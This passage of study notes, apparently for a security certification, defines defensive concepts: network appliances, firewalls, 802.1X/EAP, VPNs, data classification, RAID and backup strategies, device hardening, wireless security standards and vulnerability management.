- Can lead to unauthorized access to sensitive data and systems
    - Enforcing strong password policies
    - Using multi-factor authentication
    - Limiting user permissions based on the principle of least privilege
    - Monitoring user activities for any suspicious behavior

Lack of Up-to-date Security Measures
- Can lead to leaving the system vulnerable to new threats
    - Keep software and systems patched
    - Regularly reviewing and updating security policies
    - Staying informed about the latest threats and security best practices

Single Points of Failure:
- Can lead to a complete system outage affecting all users
    - Using multiple servers, data centers, cloud providers

Weak Authentication and Encryption Practices:
- Can lead to allowing unauthorized users to gain access to cloud systems
    - Multi-factor authentication
    - Strong encryption algorithms
    - Secure key management practices

Unclear Policies:
- Lack of clear guidelines or procedures for various security aspects

Data Remnants:
- Residual data left behind after deletion or erasure processes
    - Using secure deletion methods that overwrite data
    - Managing backups securely
    - Verifying that data has been completely removed after deletion

Considerations

Availability:
- System's ability to be accessed when needed

Resilience:
- System's ability to recover from failures and continue to function

Cost:
- It's essential to consider both the immediate and long-term costs of cloud adoption

Responsiveness:
- Speed at which the system can adapt to changes in demand

Scalability:

- System's ability to handle increased workloads

Ease of deployment:
- Cloud services are easier to deploy than on-premise solutions

Risk transference:
- When using the cloud services, some risks are transferred to the provider

Ease of recovery:
- Cloud services often offer easy data recovery and backup solutions

Patch availability:
- Cloud service providers regularly release patches to fix vulnerabilities

Inability to patch:
- Businesses might not be able to apply patches due to compatibility issues

Power:
- Customers don't have to worry about power consumption

Compute:
- Amount of computational resources that a customer can use

3.2 Given a scenario, apply security principles to secure enterprise infrastructure.

Security Infrastructure:
- Combination of hardware, software, policies, and practices that organizations use to protect information

Infrastructure considerations

Device placement:
- Strategic location of security devices (firewalls, IDS/IPS, load balancers) to maximize protection and performance.
- Example: Placing a firewall at the network perimeter, IDS sensors in a DMZ, or proxies in front of application servers.

Security zones:
- Distinct segment within a network, often created by logically isolating the segment using a firewall or other security device
- Screened Subnet (DMZ): Hosts public-facing services such as web servers, email servers, and DNS servers and safeguards against security breaches by preventing attackers from gaining direct access to the sensitive core internal network (Separates public-facing services from internal networks.)

Attack surface:
- Refers to all the points where an unauthorized user can try to enter data to or extract data from an environment

Connectivity:
- Refers to how different components of a network communicate with each other and with other external networks

Failure modes:
- Fail-open: Allows all traffic in the event of a failure

- Fail-closed: Blocks all traffic in the event of a failure

Device attribute:

- Active vs. passive:
    - Active: Intervenes in network traffic (e.g., IPS blocking malicious packets).
    - Passive: Observes and reports (e.g., IDS sending alerts).
- Inline vs. tap/monitor:
    - An inline device sits in the network traffic path, and is able to control or block traffic as it passes through this device
    - Taps and monitors operate discreetly outside the network path, capturing data for analysis without impacting traffic

Network appliances:

- Dedicated hardware device with pre-installed software that is designed to provide specific networking services
    - Jump server:
        - Dedicated gateway used by system administrators to securely access devices located in different security zones within the network
    - Proxy server:
        - Intermediary between a client and a server to provide various functions like content caching, request filtering, and login management
            - Implementing user authentication protocols, providing secure tunnels, routing traffic
    - Intrusion prevention system (IPS)/intrusion detection system (IDS):
        - IDS: Logs and alerts
        - IPS: Logs, alerts, takes action
        - Network Intrusion Detection Systems (NIDS): Responsible for detecting unauthorized network access or attacks, monitors the traffic coming in and out of a network
        - Host-Based IDS (HIDS): Looks at suspicious network traffic going to or from a single server or endpoint
        - Wireless IDS (WIDS): Detects attempts to cause a denial of service on a wireless network
        - Signature-based IDS: Analyzes traffic based on defined signatures and can only recognize attacks based on previously identified attacks in its database
            - Pattern-matching: Specific pattern of steps (NIDS, WIDS)
            - Stateful-matching: Known system baseline (HIDS)
        - Anomaly-based/Behavioral-based IDS: Analyzes traffic and compares it to a normal baseline of traffic to determine whether a threat is occurring
            - Statistical
            - Protocol
            - Traffic
            - Rule/Heuristic
            - Application-based
        - IPS: Scans traffic to look for malicious activity and takes action to stop it

- Load balancer:
    - Crucial component in any high-availability network or system that is designed to distribute network or application traffic across multiple servers
- Sensors:
    - Designed to monitor, detect, and analyze traffic and data flow across a network in order to identify any unusual activities, potential security breaches, or performance issues
        - Aiding in performance monitoring, detecting performance anomalies, triggering alerts

Port security:

- Common security feature found on network switches that allows administrators to restrict which devices can connect to a specific port based on the network interface card's MAC address
    - 802.1X:
        - Standardized framework that is used for port-based authentication for both wired and wireless networks
        - IEEE standard for port-based authentication that enforces identity verification before granting network access.
            - RADIUS: Cross-platform
            - TACACS+: Cisco-proprietary protocol
        - How it works:
            - Supplicant – The client device (e.g., laptop, smartphone) requesting access.
            - Authenticator – The network device controlling access (e.g., switch, wireless access point).
            - Authentication Server – Usually a RADIUS server (e.g., Microsoft NPS, FreeRADIUS) that verifies credentials.
            - Until authentication passes, the port stays in a blocked or unauthorized state.
    - Extensible Authentication Protocol (EAP): A framework (not a single protocol) for network access authentication. Allows multiple authentication methods to be used over 802.1X.
        - EAP-MD5: Variant that utilizes simple passwords and the challenge handshake authentication process to provide remote access authentication
        - EAP-TLS: Form of EAP that uses public key infrastructure with a digital certificate being installed on both the client and the server as the method of authentication
        - EAP-TTLS: Variant that requires a digital certificate on the server, but not on the client
        - EAP-FAST: Variant that uses a protected access credential, instead of a certificate, to establish mutual authentication between devices

        - PEAP: Variant that supports mutual authentication by using server certificates and the Microsoft Active Directory databases for it to authenticate a password from the client
        - LEAP: Variant of EAP that only works on Cisco-based devices
    - How They Work Together
        - 802.1X controls whether a port is active based on authentication.
        - EAP defines how the authentication process happens inside 802.1X.
        - Example: A laptop connects to a network → 802.1X triggers EAP-TLS → RADIUS server validates the certificate → port is enabled.

- Content Addressable Memory (CAM) Table: Used to store information about the MAC addresses that are available on any given port of the switch
- Persistent (Sticky) MAC Learning: Feature in network port security where the switch automatically learns and associates MAC addresses with specific interfaces

Firewall types:

- Web application firewall (WAF):
    - Focuses on the inspection of the HTTP traffic
        - Inline Configuration: Device sits between the network firewall and the web servers
        - Out-of-band Configuration: Device receives a mirrored copy of web server traffic
- Unified threat management (UTM): *separate individual engines*
    - Provides the ability to conduct multiple security functions in a single appliance
        - Network firewalls, network intrusion prevention systems, gateway antivirus and antispam, virtual private network concentration, content filtering, load balancing, data loss prevention
- Next-generation firewall (NGFW): *single engine*
    - Aims to address the limitations of traditional firewalls by being more aware of application and their behaviors
        - Conducts deep packet inspection for traffic
        - Operates fast with minimal network performance impact
        - Offers full-stack traffic visibility
        - Integrates with various security products
- Layer 4:
    - Filters based on port number and protocols, without inspecting packet content
- Layer 7:
    - Inspects and controls traffic based on data content and application characteristics

- Packet Filtering Firewall (**Layer 4**):
    - Checks packet headers for traffic allowance based on IP addresses and port numbers
- Stateful Firewall:
    - Monitors all inbound and outbound network connections and requests
- Proxy Firewall:

        - Acts as an intermediary between internal and external connections, making connections on behalf of other endpoints
            - Circuit Level: Like a SOCKS firewall, operates at the Layer 5 of the OSI model
            - Application Level: Conducts various proxy functions for each type of application at the **Layer 7** of the OSI model
- Kernel Proxy Firewall (Fifth Generation Firewall):
    - Has minimal impact on network performance while thoroughly inspecting packets across all layers

Secure communication/access

Virtual private network (VPN):

- Extends a private network over a public one, enabling users to securely send and receive data
    - *Site-to-site*: Establishes secure tunnels over the public internet for interconnecting remote sites
    - *Client-to-site:* Connects individual devices directly to the organization's headquarters, enabling remote users to access the network
    - *Clientless:* Secures remote access through browser-based VPN tunnels without needing client software or hardware configuration
    - Full Tunnel: *offers more security*
        - Maximizes security by encrypting all traffic to the headquarters while integrating clients with the network
    - Split Tunnel: *offers better performance*
        - Divides traffic and network requests and then routes them to the appropriate network (combines encrypted VPN path to headquarters with a direct, unencrypted internet path for everything else)

Remote access:

- Secure connection to internal resources from external locations.

Tunneling:

- Transport Layer Security (TLS):
    - A protocol that provides cryptographic security for secure connections and is used for secure web browsing and data transfer
    - Transmission Control Protocol (TCP):
        - Used by TLS to establish secure connections between a client and a server, but it may slow down the connection
    - Datagram Transport Layer Security (DTLS):
        - A UDP-based version of TLS protocol that offers the same security level as TLS while maintaining faster operations
- Internet protocol security (IPSec):
    - A protocol suite for secure communication through authentication and data encryption in IP networks
    - Steps in process of establishing and using secure VPN tunnel:
        - 1. Request to start Internet Key Exchange (IKE)

        - 2. IKE Phase 1
        - 3. IKE Phase 2
        - 4. Data transfer
            - *Transport Mode:* Employs the original IP header, ideal for client-to-site VPNs, and is advantageous when dealing with MTU constraints
            - *Tunneling Mode*: Employed for site-to-site VPNs and adds an extra header that can increase packet size and exceed the MTU
        - 5. Tunnel termination
    - Authentication Header (AH): Offers connectionless data integrity and data origin authentication for IP datagrams using cryptographic hash as identification information
    - Encapsulating Security Payload (ESP): Employed for providing authentication, integrity, replay protection, and data confidentiality by encrypting the packet's payload
    - In transport mode, use the authentication header for TCP header integrity, then add ESP to encrypt TCP header and payload
    - In tunneling mode, employ both the authentication header and the encapsulated security payload

Software-defined wide area network (SD-WAN):

- Technology that utilizes software-defined networking principles to manage and optimize wide area network (WAN) connections
- Virtualized approach to managing and optimizing wide area network connections to efficiently route traffic between remote sites, data centers, and cloud environments
- A WAN technology that decouples network hardware from its control mechanism using software-defined networking (SDN) principles.

Secure access service edge (SASE):

- Network security and connectivity framework that integrates network security and wide area networking into a cloud-based service
- Used to consolidate numerous networking and security functions into a single cloud-native service to ensure that secure and access for end-users can be achieved
    - AWS → Virtual Private Cloud (VPC)
    - Microsoft Azure → virtual WAN, ExpressRoutes
    - GCP → Google Cloud Interconnect, Google Cloud VPN

Selection of effective controls

Control:

- A protective measure put in place to reduce potential risks and safeguard an organization's assets

Key Principles:

- Principle of Least Privilege:
    - Users or systems are granted only the necessary access rights to perform their duties, reducing the attack surface

- Defense in Depth:
    - Emphasizes the use of multiple layers of security to mitigate threats even if one control fails
- Risk-based Approach:
    - Prioritizing controls based on potential risks and vulnerabilities specific to the infrastructure to make efficient use of resources
- Lifecycle Management:
    - Regularly reviewing, updating, and retiring controls to adapt to evolving threat landscapes
- Open Design Principle:
    - Ensuring transparency and accountability through rigorous testing and scrutiny of infrastructure and controls

Methodologies:

- Assessing the current state
- Conducting gap analysis
- Setting clear objectives
- Benchmarking
- Conducting cost-benefit analysis
- Ensuring stakeholder involvement
- Implementing monitoring and feedback loops

Best Practices:

1. Conduct a comprehensive risk assessment
2. Align control selection with established frameworks
3. Customize framework controls
4. Emphasize stakeholder engagement and training

3.3 Compare and contrast concepts and strategies to protect data.

Data types

Regulated:

- Information controlled by laws, regulations, or industry standards (GDPR, HIPAA)
    - PII: Any information that can be used to identify an individual
    - PHI: Any information about health status, provision of healthcare, or payment for healthcare that can be linked to a specific individual

Trade secret:

- Type of confidential business information that provides a company with a competitive edge

Intellectual property(IP):

- Creations of the mind, such as inventions, literary, and artistic works, designs, and symbols (patents, copyrights, trademarks)

Legal information:

- Includes any data related to legal proceedings, contracts, or regulatory compliance

Financial information:

- Includes data related to an organization’s financial transactions, such as sales records, invoices, tax documents, and bank statements (PCI DSS)

Human and non-human-readable:

- Human-readable: Information that can be understood by humans without the need for a machine or software
- Non-human readable: Information that requires a machine or software to interpret

Data classifications

- Category based on the organization's value and the sensitivity of the information if it were to be disclosed
- Commercial: public → sensitive → private → confidential
- Governmental: unclassified → sensitive but unclassified → confidential → secret → top secret

Unclassified: Data that can be released to the public or under the Freedom of Information Act
Sensitive but Unclassified: Data that would not hurt national security if released but could impact those whose data was being used
Secret (serious damage): Data that could seriously damage national security if disclosed
Top Secret: Data that would damage national security if disclosed
Sensitive:

- Any information that can result in a loss of security or a loss of advantage to a company if accessed by an unauthorized person
- Has minimal impact if released (organization’s financial data)

Confidential (serious effect):

- Contains items such as trade secrets, intellectual property data, and source code that affect the business if disclosed
- Governmental: Data that could seriously affect the government if unauthorized disclosures happen

Public:

- Has no impact on the company if released and is often posted in an open-source environment

Restricted:

- Highly limited access due to potential severe impact if leaked.

Private:

- Contains data that should only be used within the organization

Critical:

- Contains valuable information

General data considerations

Data states:

- Data at rest:
    - Refers to any data stored in databases, file systems, or other storage systems
        - **Full Disk Encryption**: Encrypts the entire hard drive
        - **Partition Encryption:** Encrypts specific partitions of a hard drive, leaving other partitions unencrypted

        - **File Encryption**: Encrypts individual files
        - **Volume Encryption:** Encrypts a set of selected files or directories
        - **Database Encryption**: Encrypts data stored in a database
        - **Record Encryption:** Encrypts specific fields within a database record
- Data in transit:
    - Refers to data actively moving from one location to another, such as across the Internet or through a private network
        - SSL and TLS: Cryptographic protocols designed to provide secure communication over a computer network
        - VPNs: Technology that creates a secure connection over a less secure network (Internet)
        - IPSec: Protocol suite used to secure IP communications by authenticating and encrypting each IP packet in a data stream
- Data in use:
    - Refers to data in the process of being created, retrieved, updated, or deleted
        - Encryption at the Application level
        - Access controls
        - Secure enclaves: isolated environments for processing sensitive data
        - Intel software guards: encrypts data in memory to prevent unauthorized access

Data sovereignty:

- Information is subject to the laws and governance structures within the nation where it is collected

Geolocation:

- Geolocation ensures that access to data and resources complies with geographic restrictions and data sovereignty laws by identifying the physical location of users and devices

Methods to secure data

Geographic restrictions:

- Involves setting up virtual boundaries to restrict data access based on geographic location

Encryption:

- Fundamental data security method that transforms readable data(plaintext) into unreadable data(ciphertext) using an algorithm and an encryption key

Hashing:

- Technique that converts data into a fixed size of numerical or alphanumeric characters, known as a hash value

Masking:

- Involves replacing some or all of the data in a field with a placeholder, such as “x”, to conceal the original content

Tokenization:

- Replaces sensitive data with non-sensitive substitutes, known as tokens

Obfuscation:

- Involves making data unclear or unintelligible, making it difficult for unauthorized users to understand

Segmentation:

- Involves dividing a network into separate segments, each with its own security controls

Permission restrictions:

- Involve defining who has access to specific data and what they can do with it

3.4 Explain the importance of resilience and recovery in security architecture.

Cyber Resilience:

- Entity's ability to continuously deliver the intended outcome despite adverse cyber events

Redundancy:

- Involves having additional systems, equipment, or processes to ensure continued functionality if the primary ones fail

Data Redundancy:

- Achieved by having redundant storage devices all working together to protect data
- Redundant Array of Independent Disks (RAID):
    - Combines multiple physical storage devices into a recognized single logical storage device
    - RAID 0: Provides data **striping** across multiple disks to increase performance, enhances performance by spreading data across multiple drives without fault tolerance
    - RAID 1: **Mirrors** data for redundancy across two drives or SSDs for increased read performance and data integrity
    - RAID 5: **Stripes data with parity**, using at least three storage devices for performance and fault tolerance
    - RAID 6: Uses data striping across multiple devices with two pieces of parity data for better fault tolerance **(Striping with double parity)**
    - RAID 10: Combines RAID 1 and RAID 0, featuring mirrored arrays in a striped setup for performance, fault tolerance, and data redundancy (**Striped array of mirrored arrays**)
- Failure-resistant:
    - Use of redundant storage to withstand hardware malfunctions without data loss
    - ex) RAID 1 and RAID 10, using mirroring for data redundancy
- Fault-tolerant:
    - Use of RAID 1,5,6, and 10 for uninterrupted operation during hardware failures
- Disaster-tolerant:
    - Protects data from catastrophic events

High availability

- The ability of a service to be continuously available by minimizing the downtime to the lower amount possible

Uptime: The number of minutes or hours that the system remains online over a given period, and this uptime is usually expressed as a percentage
Load balancing vs. clustering:

- Load Balancing:
    - The process of distributing workloads across multiple computing resources
- Clustering:
    - The use of multiple computers, multiple storage devices, and redundant network connections that all work together as a single system to provide high levels of availability, reliability, and scalability
    - Provides redundancy in the event of system failure to ensure that continuity of service is maintained

Redundancy:

- The duplication of critical components or functions of a system with the intention of increasing the reliability of the system (ex. multi-cloud)

Site considerations

Redundant Site:

- Alternative sites for backup in case the primary location encounters a failure or interruption

Hot:

- A fully equipped backup facility ready to swiftly take over in case of a primary site failure or disruption

Cold:

- A site with no immediate equipment or infrastructure but can be transformed into a functional backup facility

Warm:

- A partially equipped backup site that can become operational within days of a primary site disruption

Mobile:

- A versatile site that utilizes independent and portable units like trailers or tents to deliver recovery capabilities

Virtual:

- Utilizes cloud-based environments and offers highly flexible approach to redundancy
- Virtual Hot Site: Fully replicated and instantly accessible
- Virtual Warm Site: Partially replicated and scalable
- Virtual Cold Site: Minimal activation to minimize costs

Platform Diversity:

- A vital aspect in redundant site design that uses different platforms to prevent single points of failure in disaster recovery
- Cloud-Provider Platform Diversity: Entails spreading resources across multiple cloud providers or regions, reducing the risk of a single platform outage

Geographic dispersion:

- Placing backup or secondary sites in different physical/geographical areas to avoid single points of failure from disasters in one region.

Platform diversity

Using different hardware, operating systems, and software platforms across redundant systems to reduce the risk that a single vulnerability can compromise all systems.

- Increases security against platform-specific attacks.

Multi-cloud systems

- Avoid vendor lock-in.
- Redundancy if one provider has an outage.
- Distribute workloads for availability and performance.

Continuity of operations

- Ensures an organization's ability to recover from disruptive events or disasters

Business Continuity Plan (BCP)

- Addresses responses to disruptive events (incident)

Disaster Recovery Plan (DRP)

- Considered as a subset of BC Plan, it focuses on how to resume operations swiftly after a disaster (disaster)

Capacity planning

- Strategic process that organizations use to ensure having the necessary resources
- Crucial strategic planning to meet future demands cost-effectively

People:

- Involves analyzing current skills and forecasting future needs for hiring or training

Technology:

- Involves assessing current resources, utilization, and anticipating future technological needs

Infrastructure:

- Involves considering physical space and utilizes to support organizational operations

Process:

- Aims to optimizes business processes to handle demand fluctuations

Testing

Resilience Testing:

- Assesses the system’s capacity to endure and adjust to disruptive occurrences
- Tests ability to handle multiple failure scenarios

Recovery Testing:

- Evaluates the system’s ability to return to regular functioning following a disruptive incident
- Tests efficiency to recover from multiple failure points

Tabletop exercises:

- A simulated discussion to improve crisis readiness without deploying resources

Fail over:

- Verifies seamless system transition to a backup for uninterrupted functionality during disasters

Simulation:

- Computer-generated representations of real-world scenarios

Parallel processing:

- Replicates data and processes onto a secondary system, running both in parallel

Backups

- The process of creating duplicate copies of digital information to protect against data loss, corruption, or unavailability

Onsite/offsite:

- Where the backups of the data are physically being stored
- Offsite Backup:
    - The practice of storing duplicate copies of data at a geographically separate location from the primary data source to provide protection against physical disasters and to ensure data continuity

Frequency:

- How much data is the company willing to lose?

Encryption:

- Fundamental safeguard that protects the backup data from unauthorized access and potential breaches
- Data-at-rest Encryption, Data-in-transit Encryption

Snapshots:

- Point-in-time copies of the data that capture a consistent state that is essentially a frozen in time copy of the data

Recovery:

- Used to regain access to the data in the event of a data loss or a system failure
- Selection of the backup → initiating the recovery process → Data validation → Testing and validation → Documentation and reporting → Notification

Replication:

- Making real-time, or near-real-time, copies of the data

Journaling:

- Maintaining a meticulous record of every change made to an organization's data over time
    - Selecting the appropriate data tracking granularity
    - Managing the journal's size and retention policies
    - Ensuring its security to prevent any kind of tampering

Power

Generators:

- Machine that converts mechanical energy into electrical energy for use in an external circuit through the process of electromagnetic induction
- Portable gas-engine, Permanently installed, Battery-inverter

Uninterruptible power supply (UPS):

- A device that provides emergency power to a system when the normal input power source has failed

Line Conditioners:

- Used to overcome any minor fluctuations in the power being received by the given system

Power Distribution Center (PDC):

- Acts as a central hub where power is received and then distributed to all systems in the data center

Surge:

- A small and unexpected increase in the amount of voltage that is being provided

Spike:

- A short transient voltage that is usually caused by a short circuit, a tripped circuit breaker, a power outage, or a lightning strike

Sag:

- A small and unexpected decrease in the amount of voltage that is being provided

Undervoltage Event:

- Occurs when the voltage is reduced to lower levels and usually occur for a longer period of time

Power Loss Event:

- Occurs when there is a total loss of power for a given period of time

The data center should use power distribution units for line conditioning and load balancing from the main utility power source to each server rack.

4.0 Security Operations

4.1 Given a scenario, apply common security techniques to computing resources.

Secure baselines

- Standard security configuration applied to guarantee minimum security for a system, network, or application

Establish:

- Create the secure baseline by identifying required security controls and configurations.
- Example: Defining password policies, disabling unnecessary services, enforcing encryption, and setting logging requirements.
- Purpose: Provide a standard configuration that aligns with security policies and compliance requirements.

Deploy:

- Firewalls
- User permissions
- Encryption protocols

- Up-to-date antivirus and antimalware
- ex) Admins can employ GPOs for a domain-wide secure baseline, governing password policies, user rights, and audit settings.
- ex) AWS config: defines and deploys secure configurations across cloud resources

- Apply the secure baseline to systems, applications, or devices.
- Can be automated using tools like Group Policy (Windows), configuration management systems (e.g., Ansible, SCCM), or imaging.
- Purpose: Ensure that all systems follow the same trusted configuration.

Maintain:

- Continuously monitor and update the baseline to address new vulnerabilities, patches, and organizational changes.
- Example: Updating baseline after a critical OS patch or new compliance requirement.
- Purpose: Keep security current and prevent drift from the original configuration.

Hardening targets

Mobile devices:

- Use MDM, encryption, screen locks, remote wipe.

Workstations:

- Disable unused ports/services, apply patches, enforce least privilege.

Switches:

- Enable port security, disable unused ports, configure VLANs.

Routers:

- Disable default accounts, secure management interfaces, ACLs.

Cloud infrastructure:

- Enforce IAM policies, restrict storage bucket access, logging.

Servers:

- Patch OS, enforce access control, enable host-based firewalls.

ICS/SCADA:

- Segregate networks, restrict external access, patch cautiously.

Embedded systems:

- Lock firmware, restrict external ports, limit unnecessary features.

RTOS:

- Enforce minimal code, isolate tasks.

IoT devices:

- Change default credentials, update firmware, segment networks.

Wireless devices

Installation considerations:

- Site surveys:
    - Process of planning and designing a wireless network to provide a solution
- Heat maps:
    - Graphical representation of the wireless coverage, the signal strength, and frequency utilization data at different locations on a map

Extended Service Set (ESS) Configuration:

- Involves multiple wireless access points working together to create a unified and extended coverage area for users in a large building or facility

Adjacent Channel Interference:

- Occurs when the channels selected for adjacent wireless access points do not have enough space between the channels

Mobile solutions

Mobile device management (MDM):

- Lets organizations securely oversee employee devices, ensuring policy enforcement, software consistency, and data protection
- Used to conduct patching of the devices by pushing any necessary updates to the devices to ensure that they are always equipped with the latest security patches

Deployment models:

- Bring your own device (BYOD):
    - Permits employees to use personal devices for work
    - 1. Personal devices much undergo security checks and have specific software for protecting company data
    - 2. Organization might not have the ability to manage or update the device for users, or enforce stricter security configurations
- Corporate-owned, personally enabled (COPE):
    - Involves the company providing a mobile device to employees for both work and personal use
- Choose your own device (CYOD):
    - Offers a middle ground between BYOD and COPE by allowing employees to choose devices from a company-approved list

Connection methods:

- Cellular:
    - Secure, carrier-managed connection.
- Wi-Fi:
    - Needs WPA3/enterprise security.
- Bluetooth:
    - Must be secured against attacks like bluejacking, bluesnarfing.

Wireless security settings

Wi-Fi Protected Access 3 (WPA3):

- Latest version using AES encryption and introducing new features like SAE, Enhanced Open, updated cryptographic protocols, and management protection frames
- Offers strong protection even with less complex passwords
- Simultaneous Authentication of Equals (SAE):
    - Enhances security by offering a key establishment protocol to guard against offline dictionary attacks
- Enhanced Open/Opportunistic Wireless Encryption (OWE):

        - Major advancement in wireless security, especially for networks using open authentication
        - Improves user privacy and security by guarding against eavesdropping attacks in public Wi-Fi settings
    - Management Protection Frames:
        - Required to protect network from key recovery attacks

AAA Protocol:

- Plays a vital role in network security by centralizing user authentication to permit only authorized users to access network resources

Remote Authentication Dial-In User Service (RADIUS):

- client/server protocol offering AAA services for network users
- Used for secure network access, confirming user identities via a central server and enforcing predefined access rules
- Aids in monitoring user activity to ensure accountability and security policy enforcement

Terminal Access Controller Access-Control System Plus (TACACS+):

- Separates the functions of AAA to allow for a more granular control over processes
- Uses TCP and encrypts authentication for improved security over older AAA protocols

Cryptographic protocols:

- Uses a newer variant of AES known as the AES GCMP
    - Galois Counter Mode Protocol (GCMP):
        - Supports 128-bit AES for personal networks and 192-bit AES for enterprise networks with WPA3

Authentication protocols:

- Confirm user identity for network security and authorized access
    - EAP (Extensible Authentication Protocol):
        - Authentication framework that supports multiple authentication methods
    - PEAP (Protected EAP):
        - Authentication protocol that secures EAP within an encrypted and authenticated TLS tunnel
        - Certificate (server/client)
    - EAP-TTLS:
        - Authentication protocol that extends TLS support across multiple platforms
        - Certificate (server)
    - EAP-FAST:
        - Developed by Cisco, it enables secure re-authentication while roaming within a network without full authentication each time

Wired Equivalent Privacy (WEP):

- Outdated 1999 wireless security standard meant to match wired LAN security for wireless networks
- WEP uses a fixed encryption key for all devices on the same network to secure messages → **Insecure because of a weak 24-bit initialization vector**

- 64-bit WEP: Consists of 40 bits of actual key data plus an extra 24 bits of initialization vector
- 128-bit WEP: Includes 104 bits of key data and an additional 24 bits of initialization vector

Wi-Fi Protected Access (WPA):

- Introduced in 2003 as a temporary improvement over WEP while the more robust IEEE 802.11i standard was in development
- Improved security with TKIP, which generates new 128-bit keys for each packet, eliminating WEP's key-reuse vulnerabilities
- Due to TKIP vulnerabilities, WPA was susceptible to cryptographic attacks, underscoring the need for advanced wireless security → **Insecure because of the lack of sufficient data integrity checks in the TKIP implementation**

WPA2:

- Improved data protection and network access control by addressing weaknesses in WPA version
- Replaced WPA's TKIP with the AES protocol and adopted CCMP for stronger encryption

Application security

- Critical aspect of software development that focuses on building applications that are secure by design

Input validation:

- Acts as a gatekeeper to ensure that applications only act on well-defined and uncontaminated data
- Validation Rules: these rules delineate acceptable and unacceptable inputs

Secure cookies:

- Small pieces of data stored on the user's computer by the web browser while browsing a website
- Transmitted over secure HTTPS connections to prevent potential eavesdroppers from intercepting the cookie data
- Always refrain from utilizing persistent cookies for session verification
- Enable the secure attribute on the cookie to ensure that is not transmitted over an insecure HTTP connection accidentally
- To secure cookies from client-side access, use the HttpOnly attribute

Static code analysis:

- A method of debugging an application by reviewing and examining its source code before the program is ever run

Dynamic Code Analysis:

- Testing method that analyzes an application while it's running
    - Fuzzing:
        - Finds software flaws by bombarding it with random data to trigger crashes and security vulnerabilities
    - Stress Testing:
        - Type of software testing that evaluates the stability and reliability of a system under extreme conditions

Code signing:

- Technique used to confirm the identity of the software author and guarantee that the code has not been altered or corrupted since it was signed

Sandboxing

- Security mechanism that is used to isolate running programs by limiting the resources they can access and the changes they can make to a system

Monitoring

- Ongoing observation of systems and applications through logs, IDS/IPS, SIEM, and performance metrics to detect security issues.

4.2 Explain the security implications of proper hardware, software, and data asset management.

Acquisition/procurement process

- Structured process of sourcing, vetting, and obtaining security technologies and services
- Acquisition:
    - Process of obtaining goods and services
- Procurement:
    - Encompasses the full process of acquiring goods and services, including all preceding steps
- Company credit card
- Individual purchase
- Use of purchase orders

Assignment/accounting

- Every organization should designate individuals or groups as owners for each of its assets

Ownership:

- Process of identifying the person responsible for the confidentiality, integrity, availability, and privacy of the information assets

Classification:

- Involves categorizing assets based on criteria like function, value, or other relevant parameters as determined by the organization

Monitoring/asset tracking

- Monitoring:
    - Ensures proper accountability and optimal use of each asset
- Asset Tracking:
    - Involves maintaining a comprehensive inventory with asset specifications, locations, assigned users, and relevant details

Inventory:

- The practice of maintaining an accurate, up-to-date record of all authorized hardware, software, and data assets in the environment

Enumeration:

- Involves identifying and counting assets, especially in large organizations or during times of asset procurement or retirement
    - Maintains accurate inventory
    - Detects unauthorized devices
    - Informs software update decisions
    - Addresses security vulnerabilities

Disposal/decommissioning

Sanitization:

- The thorough process of making data inaccessible and irretrievable from a storage medium using traditional forensic methods
    - Overwriting data: Replacing the existing data on a storage device with random bits of information to ensure that the original data is obscured (single pass, 8 passes, 35 passes)
    - Degaussing: Involves using a machine called a degausser to produce a strong magnetic field that can disrupt the magnetic domains on storage devices like hard drives or tapes
    - Secure Erase: Completely deletes data from a storage device while ensuring that it can't be recovered using traditional recovery tools
    - Cryptographic Erase: Utilizes encryption technologies for data sanitization

Destruction:

- Ensure the physical device itself is beyond recovery or reuse
    - Shredding
    - Pulverizing
    - Melting
    - Incinerating

Certification:

- An act of proof that the data or hardware has been securely disposed of

Data retention:

- Policies and processes that determine how long data is stored before it is archived or securely destroyed.

4.3 Explain various activities associated with vulnerability management.

Identification methods

Identifying Vulnerabilities:

- Systematic practice of spotting and categorizing weaknesses in a system, network, or application that could potentially be exploited

Vulnerability scan:

- Automated method of probing networks, systems, and applications to discover potential vulnerabilities
    - ex) Nessus, OpenVAS
- Prioritize, Patch, Mitigate

Application security:

- Used to safeguard the software from being manipulated during its lifecycle
    - Static analysis:
        - Used to analyze an application's source code without executing it
    - Dynamic analysis:
        - Evaluates an application as it is being run to determine if there are any vulnerabilities in the application
        - ex) OWASP ZAP, Burp Suite, Peach Fuzzer
    - Package monitoring:
        - Ensures that the libraries and components that the application depends on are secure and up-to-date
        - ex) Snyk, Dependabot

Threat feed: *provide essential information on emerging threats*

- Threat Intelligence: Continual process used to understand the threats faced by an organization
- Threat Intelligence Feed: Continuous stream of data related to potential or current threats to an organization's security
    - Open-source intelligence (OSINT):
        - Intelligence that is collected from publicly available sources including reports, forums, news articles, blogs, and social media posts
    - Proprietary/third-party:
        - Threat intelligence feeds that are provided by commercial vendors, usually under a subscription service type of business model
            - ex) FireEye, McAfee, Symantec
    - Information-sharing organization:
        - Sector-specific groups (e.g., ISACs) that share threats relevant to industries
    - Dark web:
        - Part of the internet that is intentionally hidden and is inaccessible through standard web browsers

Penetration testing:

- Used to simulate a real-world attack on a system to evaluate its security posture

Responsible disclosure program:

- Term used to describe the ethical practice where a security researcher discloses information about vulnerabilities in a software, hardware, or online service
- A structured way for security researchers to report vulnerabilities to an organization safely
    - Bug bounty program:
        - A type of disclosure program where organizations reward researchers for responsibly reporting valid vulnerabilities

        - Encourage cybersecurity researchers to find and report vulnerabilities
        - ex) HackerOne, Bugcrowd, Synack

System/process audit:

- Process that involves conducting a comprehensive review of the information systems, security policies, and procedures
- 1. Plan to track vulnerabilities and deploy fixes
- 2. Test patches and updates in a controlled environment
- 3. Implement patches across devices and applications
- 4. Audit to verify effective patch implementation and check for post-implementation issues

Analysis

Confirmation: *Process of validating whether identified issues are real and relevant*

- False positive:
    - A scan reports a vulnerability that does not actually exist.
- False negative:
    - A scan misses an existing vulnerability.

Prioritize:

- Ranking vulnerabilities based on severity, exploitability, and business impact.
- Ensures the most dangerous threats are remediated first.
    - The ease of exploitation
    - The magnitude of the potential damage
    - The importance of the affected system

Common Vulnerability Scoring System (CVSS):

- An industry-standard method for rating the severity of vulnerabilities (from 0.0 to 10.0).
- Factors: Exploitability, impact, scope, and environmental context.
- Example: A CVSS score of 9.8 = Critical severity.

Common Vulnerability Enumeration (CVE):

- System that provides a standardized way to uniquely identify and reference known vulnerabilities in software and hardware
- Example: CVE-2023-12345 → A specific, cataloged vulnerability.
- Purpose: Provides a universal reference to track vulnerabilities across tools and organizations.

Vulnerability classification:

- Categorizing vulnerabilities by type or cause (e.g., buffer overflow, misconfiguration, SQL injection).
